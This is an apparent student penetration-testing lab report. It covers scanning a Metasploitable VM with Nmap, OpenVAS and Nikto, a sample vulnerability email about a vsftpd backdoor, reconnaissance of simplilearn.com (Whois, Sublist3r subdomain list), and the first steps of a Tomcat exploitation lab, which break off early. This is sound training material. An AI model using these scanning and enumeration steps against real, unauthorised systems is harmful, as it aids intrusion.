VAPT TASK – 2

1. Vulnerability Scanning Lab

Scanning metasploitable with Nmap, OpenVas and Nikto

Nmap:


Run the follwing command to find all the open ports of metasploitable machine.


nmap -Pn 192.168.64.3

```
[user@parrot]-[~]
└─$nmap -Pn 192.168.64.3
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-01-06 23:06 UTC
Nmap scan report for 192.168.64.3
Host is up (0.012s latency).
Not shown: 992 filtered tcp ports (no-response)
PORT     STATE SERVICE
513/tcp  open  login
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2121/tcp open  ccproxy-ftp
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 61.35 seconds
```

Openvas :


Date ↓	Status ↑↓	Task ↑↓	Severity ↑↓	Critical ↑↓	High ↑↓	Medium ↑↓
Tue, Jan 6, 2026 11:32 AM Coordinated Universal Time	Done	Metasploitable_Full_Scan	10.0 (Critical)	14	8	40


OPENVAS
Dashboards
Scans
Tasks
Reports
Results
Vulnerabilities
Notes
Overrides
Assets
Resilience
Security Information
Configuration
Administration
Help
Greenbone OS 24.10.9
Filter
You have been inactive, your session will expire in 3 minutes
Report: Tue, Jan 6, 2026 11:32 AM Coordinated Universal Time
Done
Information
Results (68 of 632)
Hosts (1 of 1)
Ports (19 of 23)
Applications (16 of 16)
Operating Systems (1 of 1)
CVEs (34 of 34)
Closed CVEs (0 of 0)
TLS Certificates (2 of 2)
Error Messages (1 of 1)
User Tags (0)
1 - 68 of 68
Vulnerability
Severity
QoD
Host
IP
Name
Location
EPSS
Score
Percentile
Created
Possible Backdoor: Ingreslock
10.0 (Critical)
99 %
192.168.64.3
1524/tcp
N/A
N/A
Tue, Jan 6, 2026 1:31 PM Coordinated Universal Time
Distributed Ruby (dRuby/DRb) Multiple RCE Vulnerabilities
10.0 (Critical)
99 %
192.168.64.3
8787/tcp
N/A
N/A
Tue, Jan 6, 2026 1:29 PM Coordinated Universal Time
Operating System (OS) End of Life (EOL) Detection
10.0 (Critical)
80 %
192.168.64.3
general/tcp
N/A
N/A
Tue, Jan 6, 2026 1:22 PM Coordinated Universal Time
TWiki < 4.2.4 Multiple XSS / Command Execution Vulnerabilities
10.0 (Critical)
80 %
192.168.64.3
80/tcp
N/A
N/A
Tue, Jan 6, 2026 1:26 PM Coordinated Universal Time
The rexec service is running
10.0 (Critical)
80 %
192.168.64.3
512/tcp
N/A
N/A
Tue, Jan 6, 2026 1:23 PM Coordinated Universal Time


Results by CVSS (Total: 220)
# of Results
160
140
120
100
80
60
40
20
0
N/A
Log
0.1
1
2
3
4
5
6
7
8
9
10
Severity

Nikto: Run the follwing command to find vulnerabilities in metasploitable machine.

nikto 192.168.64.3



Email to developers with PoC.

From: Security Team
team.security@sdcompany.com

To: Developer Team
team.development@sdcompany.com

Subject: Critical Vulnerability Alert for host 192.168.64.3

Dear Development Team,

After performing various vulnerability scans on host 192.168.64.3, some serious vulnerabilities were found. The below image is a sample of vulnerabilities found. Please find the complete details in the attached file.

Vulnerability	CVSS Score	Priority	HOST IP	Remediation
vsftpd backdoor vulnerability	9.8	Critical	192.168.64.3	Immediate Cleanup: Terminate unauthorized processes on ports 1524 and 6200. Update vsftpd to the latest stable version.

A complete remote access to the host can be taken by exploiting the above-mentioned backdoor vulnerability. All the vulnerabilities and their priorities are listed with respective remediations. Kindly patch the system ASAP and provide an estimated timeline for these patches for further procedures.


For more details on this Vulnerability, visit https://www.exploit-db.com/exploits/49757


Feel free to contact for any queries or doubts.

Best regards,
Security Team.


2. Reconnaissance Practice

Using Censys.io to find domain and location related information.
Visit Censys.io → type: ("simplilearn.com") and host.ip: *





Using Shodan.ioUsing



Whois records:

Whois IP 35.170.223.192

Updated 1 second ago


```
#
# ARIN WHOIS data and services are subject to the Terms of Use
# available at: https://www.arin.net/resources/registry/whois/tou/
#
# If you see inaccuracies in the results, please report at
# https://www.arin.net/resources/registry/whois/inaccuracy_reporting/
#
# Copyright 1997-2026, American Registry for Internet Numbers, Ltd.
#


NetRange:       35.152.0.0 - 35.183.255.255
CIDR:           35.176.0.0/13, 35.160.0.0/12, 35.152.0.0/13
NetName:        AT-88-Z
NetHandle:      NET-35-152-0-0-1
Parent:         NET35 (NET-35-0-0-0-0)
NetType:        Direct Allocation
OriginAS:
Organization:   Amazon Technologies Inc. (AT-88-Z)
RegDate:        2016-08-09
Updated:        2016-08-09
Ref:            https://rdap.arin.net/registry/ip/35.152.0.0



OrgName:        Amazon Technologies Inc.
OrgId:          AT-88-Z
Address:        410 Terry Ave N.
City:           Seattle
StateProv:      WA
PostalCode:     98109
Country:        US
RegDate:        2011-12-08
```

```
OrgRoutingHandle: ARMP-ARIN
OrgRoutingName:   AWS RPKI Management POC
OrgRoutingPhone:  +1-206-555-0000
OrgRoutingEmail:  aws-rpki-routing-poc@amazon.com
OrgRoutingRef:    https://rdap.arin.net/registry/entity/ARMP-ARIN

OrgAbuseHandle: AEA8-ARIN
OrgAbuseName:   Amazon EC2 Abuse
OrgAbusePhone:  +1-206-555-0000
OrgAbuseEmail:  trustandsafety@support.aws.com
OrgAbuseRef:    https://rdap.arin.net/registry/entity/AEA8-ARIN

OrgTechHandle: ANO24-ARIN
OrgTechName:   Amazon EC2 Network Operations
OrgTechPhone:  +1-206-555-0000
OrgTechEmail:  anzn-noc-contact@amazon.com
OrgTechRef:    https://rdap.arin.net/registry/entity/ANO24-ARIN

OrgNOCHandle: AANO1-ARIN
OrgNOCName:   Amazon AWS Network Operations
OrgNOCPhone:  +1-206-555-0000
OrgNOCEmail:  anzn-noc-contact@amazon.com
OrgNOCRef:    https://rdap.arin.net/registry/entity/AANO1-ARIN

OrgRoutingHandle: IPROU3-ARIN
OrgRoutingName:   IP Routing
OrgRoutingPhone:  +1-206-555-0000
OrgRoutingEmail:  aws-routing-poc@amazon.com
OrgRoutingRef:    https://rdap.arin.net/registry/entity/IPROU3-ARIN
```

Using Sublist3r to enumerate subdomain names.

```
[-] Total Unique Subdomains Found: 17
www.simplilearn.com
accounts.simplilearn.com
community.simplilearn.com
engagex.simplilearn.com
enterprise.simplilearn.com
jobassist.simplilearn.com
liveclass.simplilearn.com
lms.simplilearn.com
futurex.lms.simplilearn.com
guild.lms.simplilearn.com
learning-development.lms.simplilearn.com
sda.lms.simplilearn.com
workforceedge.lms.simplilearn.com
skillsnet.simplilearn.com
apps.skillsnet.simplilearn.com
courses.skillsnet.simplilearn.com
success.simplilearn.com
```

Using wappybird (Wappalyzer) to identify the tech stack



Summary: Reconnaissance (Recon) is the first and most critical phase of ethical hacking, focused on systematically gathering information about a target to understand its digital, physical, and human attack surface. It involves information gathering about systems, networks, and people, helps map a target's digital footprint and infrastructure, can be passive (stealthy) or active (interactive and detailed), etc.

Types of Reconnaissance:

- Passive Reconnaissance
- Active Reconnaissance

The following shows how a domain can be used for information gathering:

Tool	Uses
Shodan	Search engine for Internet-connected devices, indexing information like banners, HTTP headers, and metadata from devices such as webcams, routers, servers, and even critical infrastructure (IoT/IIoT).
Censys	A cybersecurity search engine that provides a comprehensive map of all internet-connected devices, services, and infrastructure.
Whois lookup	A public internet protocol and database that provides information about domain names and IP addresses, revealing who owns or is responsible for them, including registration dates, contact info (privacy-protected), and name servers.
Sublist3r	Open-source Python tool to perform subdomain enumeration, discovering associated subdomains of a given target domain to identify potential security vulnerabilities.
Wappalyzer	A technology profiler, available as a browser extension, that identifies the software, frameworks, and tools used on any website revealing its technology stack.

3. Exploitation Lab


Exploiting Apache Tomcat RCE Vulnerability

Steps:
In parrot os → terminal → type msfconsole
Type nmap -Pn 192.168.64.3
It shows all open ports.


```
Host is up (0.049s latency).
Not shown: 977 filtered tcp ports (no-response)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
```

The port 8180 is empty, therefore, check it by doing the following:


Type http://192.168.64.3:8180 in web browser



